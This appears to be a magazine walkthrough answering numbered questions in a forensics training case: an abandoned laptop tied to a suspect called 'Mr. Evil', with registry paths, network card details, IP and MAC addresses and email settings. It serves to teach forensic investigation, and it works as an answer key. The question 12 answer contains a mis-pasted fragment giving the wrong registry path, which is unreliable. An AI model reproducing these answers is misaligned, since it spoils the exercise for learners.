
On 09/20/04, a Dell CPi notebook computer, serial # VLQLW, was found abandone d along with a wireless PCMCIA card and an external homemade 802.11b antennae. It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, G=r=e=g S=c=h=a=r=d=t. (The equal signs are just to preven -t web crawlers from indexing this name; there are no equal signs in the image files.) Schardt also goes by the online nickname of "Mr. Evil" and some of his associates have said that he would park his vehicle within range of Wireless Access Points (like Starbucks and other T-Mobile Hotspots) where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords. Find any hacking sof tware, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, G=r=e=g S=c=h=a=r=d=t. A DD image and a EnCase image of the abandoned computer have already been made.

(Continued From Jan 2021 Issue)


11. When was the last recorded computer shutdown date/time?

The last recorded shutdown date and time can be found out in the following file in Windows.

C:\WINDOWS\system32\config\software\Microsoft\WindowNT\CurrentVersion\Prefetch
er\ExitTime.



"I've seen things you people wouldn't believe. Files deleted and wiped coming back to life. I watched hard drive heads... glitter in the dark of cleanrooms. All those ... data will never be lost ... in time, we can get it all back." (Blade Runnerish).




The shutdown date and time is 2004/08/27 10:46:27.


12. List the network cards used by this computer.

The information about the network cards on this computer can be found in the Windows file C:\WINDOWS\system32\config\software\Microsoft\WindowNT\CurrentVersion\Prefetcher\Exit tTime. recorded shutdown date and time can be found out in the following file in Windows.

C:\WINDOWS\system32\config\software\Microsoft\WindowNT\CurrentVersion\Network Cards




There are two network cards on this system. One is a Compaq WL 110 Wireless LAN PC Card and another is Xircom CardBus Ethernet 100 + Modem 56 (Ethernet Interface).




13. A search for the name of "G=r=e=g S=c=h=a=r=d=t" (The equal signs are just to prevent web crawlers from indexing this name; there are no equal signs in the image files.) reveals multiple hits. One of these proves that G=r=e=g S=c=h=a=r=d=t is Mr. Evil and is also the administrator of this computer. What file is it? What software program does this file relate to?

The file that reveals all this information is C:\Program Files\Look@LAN\irunin.ini.



This file belongs to the program Look@LAN.


14. This same file reports the IP address and MAC address of the computer. What are they?



The IP address of this machine is 192.168.1.111 and the MAC address is 0010a4933e09. The Lan user is Mr.Evil. This confirms that Mr.Evil and Greg Schardt are one and the same.

15. An internet search for vendor name/model of NIC cards by MAC address can be used to find out which network interface was used. In the above answer, the first 3 hex characters of the MAC address report the vendor of the card. Which NIC card was used during the installation and set-up for LOOK@LAN?


Media Access Control (MAC) address or the physical address is a 12 digit hexadecimal number hardcoded to the NIC card. The first 3 hexadecial characters reveal the vendor of the NIC card. There are many websites which offer this service of knowing the vendor of the NIC card. Pasting the MAC address of the computer reveals the vendor.



The Vendor of this NIC card is XIRCOM.

16. What is the SMTP email address for Mr. Evil?


SMTP or Simple Mail Transfer Protocol is a protocol used to send emails. The SMTP email a -ddress if present on the system can be found in C:\Program Files \Agent\Data\ AGENT.INI file.



The SMTP email address is "whoknowsme@sbcglobal.net".

17. What is the NNTP (News Server) settings for Mr. Evil?


This information can be found in the same file as above.



The news server being used is "news.dallas.sbcglobal.net".

18. What two installed programs show this information?

